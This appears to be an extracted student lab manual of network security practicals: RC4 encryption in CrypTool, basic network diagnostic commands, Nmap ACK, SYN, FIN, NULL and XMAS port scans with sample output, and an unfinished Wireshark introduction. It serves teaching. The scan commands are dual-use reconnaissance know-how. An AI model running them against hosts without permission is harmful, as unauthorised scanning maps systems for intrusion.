| Name Servers: | a.r10.twtrdns.net a.u10.twtrdns.net b.r10.twtrdns.net b.u10.twtrdns.net c.r10.twtrdns.net c.u10.twtrdns.net d.r10.twtrdns.net d.u10.twtrdns.net | |



Registrant Contact

| | |
|---------------|--|
| Name: | Registration Private |
| Organization: | Domains By Proxy, LLC |
| Street: | DomainsByProxy.com 2155 E Warner Rd |
| City: | Tempe |
| State: | Arizona |
| Postal Code: | 85284 |
| Country: | US |
| Phone: | +1.4806242599 |
| Email: | Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com |



Administrative Contact

| | |
|---------------|--|
| Name: | Registration Private |
| Organization: | Domains By Proxy, LLC |
| Street: | DomainsByProxy.com 2155 E Warner Rd |
| City: | Tempe |
| State: | Arizona |
| Postal Code: | 85284 |
| Country: | US |
| Phone: | +1.4806242599 |
| Email: | Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com |




Technical Contact

| | |
|---------------|--|
| Name: | Registration Private |
| Organization: | Domains By Proxy, LLC |
| Street: | DomainsByProxy.com 2155 E Warner Rd |
| City: | Tempe |
| State: | Arizona |
| Postal Code: | 85284 |
| Country: | US |
| Phone: | +1.4806242599 |
| Email: | Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=x.com |


PRACTICAL NO:2

AIM: Encryption and Decryption of plaintext using RC4 algorithm using CrypTool software


Step1: Open the CrypTool software and click on the File -> New.




Step2: Write a text to be encrypted.




Step3: Click on the Encryption/Decryption Button -> Symmetric(Modern) -> Click on RC4.




Step4: Click On 'Encrypt' Button.



Step5: Display the encrypted data.



Step6: Click on the 'Decrypt' button -> You can see Decrypted data (Original message) using RC4.



PRACTICAL NO. 3

AIM: Executing Basic Network Commands

1. Ipconfig
2. Ping command
3. Netstat
4. Tracert
5. Nslookup
6. Hostname

Step 1: Type tracert command and type www.google.com press "Enter".

Tracert:-

The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify.

Syntax

Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]

Traceroute is a command which can show you the path a packet of information takes from your computer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and is discarded. In addition to this, it will tell you how long each 'hop' from router to router takes.

```
Command Prompt
C:\>tracert www.google.com

Tracing route to www.google.com [172.217.166.68]
over a maximum of 30 hops:

 1   1 ms    1 ms    1 ms  192.168.43.1
 2   *         *         * Request timed out.
 3   61 ms    27 ms    37 ms  192.168.148.1
 4   82 ms    *         93 ms  172.30.61.1
 5   38 ms    36 ms    47 ms  118.185.45.78
 6   100 ms   51 ms    56 ms  182.19.106.202
 7   51 ms    37 ms    47 ms  103.29.44.7
 8   54 ms    33 ms    56 ms  103.29.44.4
 9   56 ms    36 ms    51 ms  72.14.211.218
10   77 ms    46 ms    44 ms  108.170.248.161
11   67 ms    31 ms    46 ms  209.85.241.227
12   46 ms    39 ms    57 ms  bom05s15-in-f4.1e100.net [172.217.166.68]

Trace complete.
```

Step 2: Ping all the IP addresses

Ping:- The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

Syntax

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [S srcaddr] [-p] [-4] [-6] target [/?]

Windows Command Prompt

```
C:\>ping 192.168.43.1
```

```
Pinging 192.168.43.1 with 32 bytes of data:  
Reply from 192.168.43.1: bytes=32 time=4ms TTL=64  
Reply from 192.168.43.1: bytes=32 time=1ms TTL=64  
Reply from 192.168.43.1: bytes=32 time=5ms TTL=64  
Reply from 192.168.43.1: bytes=32 time=3ms TTL=64
```

```
Ping statistics for 192.168.43.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 5ms, Average = 3ms
```

```
C:\>ping 192.168.148.1
```

```
Pinging 192.168.148.1 with 32 bytes of data:  
Reply from 192.168.148.1: bytes=32 time=85ms TTL=252  
Reply from 192.168.148.1: bytes=32 time=68ms TTL=252  
Reply from 192.168.148.1: bytes=32 time=47ms TTL=252  
Reply from 192.168.148.1: bytes=32 time=35ms TTL=252
```

```
Ping statistics for 192.168.148.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 35ms, Maximum = 85ms, Average = 58ms
```

```
C:\>ping 108.170.248.161
```

```
Pinging 108.170.248.161 with 32 bytes of data:  
Reply from 108.170.248.161: bytes=32 time=92ms TTL=55  
Reply from 108.170.248.161: bytes=32 time=90ms TTL=55  
Reply from 108.170.248.161: bytes=32 time=69ms TTL=55  
Reply from 108.170.248.161: bytes=32 time=67ms TTL=55
```


```
Ping statistics for 108.170.248.161:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 67ms, Maximum = 92ms, Average = 79ms
```

Step 3:- run ipconfig/ifconfig

Ipconfig is a DOS utility that can be used from MS-DOS and the Windows command line to display the network settings currently assigned and given by a network. This command can be utilized to verify a network connection as well as to verify your network settings.

Syntax

```
ipconfig [/all compartments] [/? | /all | /renew [adapter] | /release  
[adapter] | /renew6 [adapter] | /release6 [adapter] | /flushdns |  
/displaydns | /registerdns | /showclassid adapter | /setclassid adapter  
[classid] | /showclassid6 adapter | /setclassid6 adapter [classid] ]
```



The screenshot shows the Windows Command Prompt window with the title 'Command Prompt'. The command 'C:\>ipconfig' is entered, followed by 'Windows IP Configuration'. The output lists several network adapters:

- Ethernet adapter Ethernet:
 - Media State : Media disconnected
 - Connection-specific DNS Suffix
- Wireless LAN adapter Local Area Connection* 1:
 - Media State : Media disconnected
 - Connection-specific DNS Suffix
- Ethernet adapter Ethernet 2:
 - Connection-specific DNS Suffix
 - Link-local IPv6 Address : fe80::7553:80ee:6853:4cd%5
 - IPv4 Address : 192.168.159.1
 - Subnet Mask : 255.255.255.0
 - Default Gateway :
- Ethernet adapter Ethernet 3:
 - Connection-specific DNS Suffix
 - Link-local IPv6 Address : fe80::182c:4265:25c1:9b%7
 - IPv4 Address : 192.168.171.1
 - Subnet Mask : 255.255.255.0
 - Default Gateway :
- Wireless LAN adapter Wi-Fi:
 - Connection-specific DNS Suffix
 - Link-local IPv6 Address : fe80::655c:5ef9:68d1:94a1%11
 - IPv4 Address : 192.168.43.245
 - Subnet Mask : 255.255.255.0
 - Default Gateway : 192.168.43.1



The screenshot shows a terminal window with the prompt 'rootclient@google:~\$'. The command 'ifconfig' is run, displaying network interface statistics for 'ens33' and 'lo':

- ens33:
 - flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 - inet 192.168.171.134 netmask 255.255.255.0 broadcast 192.168.171.255
 - inet6 fe80::a93:834:5623:8072 prefixlen 64 scopeid 0x20<link>
 - ether 00:0c:29:82:2a:c4 txqueuelen 1000 (Ethernet)
 - RX packets 7089 bytes 9176270 (9.1 MB)
 - RX errors 0 dropped 0 overruns 0 frame 0
 - TX packets 4042 bytes 271694 (271.6 KB)
 - TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 - lo:
 - flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 - inet 127.0.0.1 netmask 255.0.0.0
 - inet6 ::1 prefixlen 128 scopeid 0x10<host>
 - loop txqueuelen 1000 (Local Loopback)
 - RX packets 648 bytes 53276 (53.2 KB)
 - RX errors 0 dropped 0 overruns 0 frame 0
 - TX packets 648 bytes 53276 (53.2 KB)
 - TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Step 4:- run Netstat

The netstat command, meaning network statistics, is a Command Prompt command used to display very detailed information about how your computer is communicating with other computers or network devices.

Specifically, the netstat command can show details about individual network connections, overall and protocol-specific networking statistics, and much more, all of which could help troubleshoot certain kinds of networking issues.

Syntax

```
netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y]
[time_interval] [/?]
```

```
rootclient@google:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp     0      0  google.com:48244          hanger.canonical.c:http ESTABLISHED
tcp     0      0  google.com:45864          danava.canonical.c:http ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type            State           I-Node Path
unix  2      [ ]  DGRAM           33490  /run/user/1000/systemd/notify
unix  2      [ ]  DGRAM           28111  /run/user/121/systemd/notify
unix  2      [ ]  DGRAM           27756  /var/lib/samba/private/msg.sock/
942
unix  32     [ ]  DGRAM           16038  /run/systemd/journal/dev-log
unix  2      [ ]  DGRAM           28168  /var/lib/samba/private/msg.sock/
1133
unix  9      [ ]  DGRAM           16042  /run/systemd/journal/socket
unix  2      [ ]  DGRAM           28123  /var/lib/samba/private/msg.sock/
1170
unix  2      [ ]  DGRAM           16315  /run/systemd/journal/syslog
unix  2      [ ]  DGRAM           28124  /var/lib/samba/private/msg.sock/
1171
unix  2      [ ]  DGRAM           30196  /var/lib/samba/private/msg.sock/
1489
unix  3      [ ]  DGRAM           16016  /run/systemd/notify
unix  3      [ ]  STREAM  CONNECTED    31376  /run/user/121/bus
unix  3      [ ]  STREAM  CONNECTED    30662
unix  3      [ ]  STREAM  CONNECTED    21825
unix  3      [ ]  STREAM  CONNECTED    19756  /run/systemd/journal/stdout
unix  3      [ ]  STREAM  CONNECTED    31989  /var/run/dbus/system_bus_socket
unix  3      [ ]  STREAM  CONNECTED    31199
unix  3      [ ]  STREAM  CONNECTED    35160  /run/systemd/journal/stdout
unix  3      [ ]  STREAM  CONNECTED    31680  /run/user/121/bus
unix  3      [ ]  STREAM  CONNECTED    33254  /var/run/dbus/system_bus_socket
unix  3      [ ]  STREAM  CONNECTED    28236
unix  3      [ ]  STREAM  CONNECTED    31322  /run/systemd/journal/stdout
unix  3      [ ]  STREAM  CONNECTED    30649
unix  3      [ ]  STREAM  CONNECTED    22093  /var/run/dbus/system_bus_socket
unix  3      [ ]  STREAM  CONNECTED    33650
unix  3      [ ]  STREAM  CONNECTED    35247
unix  3      [ ]  STREAM  CONNECTED    35066  /run/systemd/journal/stdout
unix  3      [ ]  STREAM  CONNECTED    31624
unix  3      [ ]  STREAM  CONNECTED    28728  /var/run/dbus/system_bus_socket
unix  3      [ ]  STREAM  CONNECTED    31332  @/tmp/dbus-EfIn97QtHL
unix  3      [ ]  STREAM  CONNECTED    30663  @/tmp/dbus-EfIn97QtHL
```

```
C:\>netstat
C:\>netstat
Active Connections

Proto  Local Address          Foreign Address        State
TCP    127.0.0.1:443          DESKTOP-F2E18CT:64119 ESTABLISHED
TCP    127.0.0.1:443          DESKTOP-F2E18CT:64133 ESTABLISHED
TCP    127.0.0.1:64119        DESKTOP-F2E18CT:https ESTABLISHED
TCP    127.0.0.1:64120        DESKTOP-F2E18CT:64123 ESTABLISHED
TCP    127.0.0.1:64121        DESKTOP-F2E18CT:64120 ESTABLISHED
TCP    127.0.0.1:64133        DESKTOP-F2E18CT:https ESTABLISHED
TCP    127.0.0.1:64136        DESKTOP-F2E18CT:64137 ESTABLISHED
TCP    127.0.0.1:64137        DESKTOP-F2E18CT:64136 ESTABLISHED
TCP    192.168.43.245:63568   52.139.250.253:https ESTABLISHED
TCP    192.168.43.245:63583   sa-in-f188:https ESTABLISHED
TCP    192.168.43.245:64118   117.18.237.29:http CLOSE_WAIT
TCP    192.168.43.245:64124   a23-203-39-187:https CLOSE_WAIT
TCP    192.168.43.245:64131   a104-94-18-73:https CLOSE_WAIT
TCP    192.168.43.245:64135   as-40816:https CLOSE_WAIT
TCP    192.168.43.245:64144   server-13-227-142-252:https TIME_WAIT
TCP    192.168.43.245:64146   104.16.68.69:https ESTABLISHED
TCP    192.168.43.245:64150   a23-203-37-79:https ESTABLISHED
TCP    192.168.43.245:64151   104.20.145.116:https ESTABLISHED
```

Step5:- run ARP command

ARP command to view and modify the ARP table entries on the local computer. This may display all the known connections on your local area network segment (if they have been active and in the cache). The arp command is useful for viewing the ARP cache and resolving address resolution problems.

Syntax (Inet means Internet address)

```
arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [d  
InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]
```

Command Prompt

```
C:\>arp -a
```

| Interface: | Internet Address | Physical Address | Type |
|------------------------|------------------|-------------------|---------|
| 192.168.159.1 --- 0x5 | 192.168.159.254 | 00-50-56-f9-b2-b9 | dynamic |
| | 192.168.159.255 | ff-ff-ff-ff-ff-ff | static |
| | 224.0.0.22 | 01-00-5e-00-00-16 | static |
| | 224.0.0.251 | 01-00-5e-00-00-fb | static |
| | 224.0.0.252 | 01-00-5e-00-00-fc | static |
| | 239.255.255.250 | 01-00-5e-7f-ff-fa | static |
| | 255.255.255.255 | ff-ff-ff-ff-ff-ff | static |
| 192.168.171.1 --- 0x7 | 192.168.171.254 | 00-50-56-f5-d1-f5 | dynamic |
| | 192.168.171.255 | ff-ff-ff-ff-ff-ff | static |
| | 224.0.0.22 | 01-00-5e-00-00-16 | static |
| | 224.0.0.251 | 01-00-5e-00-00-fb | static |
| | 224.0.0.252 | 01-00-5e-00-00-fc | static |
| | 239.255.255.250 | 01-00-5e-7f-ff-fa | static |
| | 255.255.255.255 | ff-ff-ff-ff-ff-ff | static |
| 192.168.43.245 --- 0xb | 192.168.43.1 | 94-14-7a-77-a5-34 | dynamic |
| | 192.168.43.255 | ff-ff-ff-ff-ff-ff | static |
| | 224.0.0.22 | 01-00-5e-00-00-16 | static |
| | 224.0.0.251 | 01-00-5e-00-00-fb | static |
| | 224.0.0.252 | 01-00-5e-00-00-fc | static |
| | 239.255.255.250 | 01-00-5e-7f-ff-fa | static |
| | 255.255.255.255 | ff-ff-ff-ff-ff-ff | static |

On Linux

```
rootclient@google:~$ arp
```

| Address | HWtype | HWaddress | Flags | Mask | Iface |
|-----------------|--------|-------------------|-------|------|-------|
| 192.168.171.254 | ether | 00:50:56:f5:d1:f5 | C | | ens33 |
| _gateway | ether | 00:50:56:e8:82:1f | C | | ens33 |

```
rootclient@google:~$
```


PRACTICAL NO. 4

AIM: Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

#nmap ip address




```
C:\>nmap 192.168.171.135
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 00:56 India Standard Time
Nmap scan report for 192.168.171.135
Host is up (0.00s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
1027/tcp   open  IIS
1028/tcp   open  unknown
1029/tcp   open  ms-lsa

Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

ACK -sA (TCP ACK scan) It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org



```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
krad# nmap -p22,113,139 scanme.nmap.org
Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

FIN Scan (-sF) Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
krad# nmap -sF -T4 para
Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

NULL Scan (-sN) Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE    SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

XMAS Scan (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. Command: nmap -sX -T4 scanme.nmap.org

```
krad# nmap -sX -T4 scanme.nmap.org
Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE    SERVICE
113/tcp   closed   auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTICAL NO. 5

AIM: Network Traffic Capture with Wireshark

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues.

What is Wireshark?

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.

It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

Uses of Wireshark:

Wireshark can be used in the following ways:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**. The

data packets in the Wireshark can be viewed online and can be analyzed offline.

History of Wireshark:

In the late 1990's **Gerald Combs**, a computer science graduate of the University of MissouriKansas City was working for the small ISP (Internet Service Provider). The protocol at that time did not complete the primary requirements. So, he started writing **ethereal** and released the first version around 1998. The Network integration services owned the Ethernet trademark.

Combos still held the copyright on most of the ethereal source code, and the rest of the source code was re-distributed under the GNU GPL. He did not own the Ethereal trademark, so he changed the name to Wireshark. He used the contents of the ethereal as the basis.

Wireshark has won several industry rewards over the years including eWeek, InfoWorld, PC Magazine and also as a top-rated packet sniffer. Combos continued the work and released the new version of the software. There are around 600 contributed authors for the Wireshark product website.

Functionality of Wireshark:

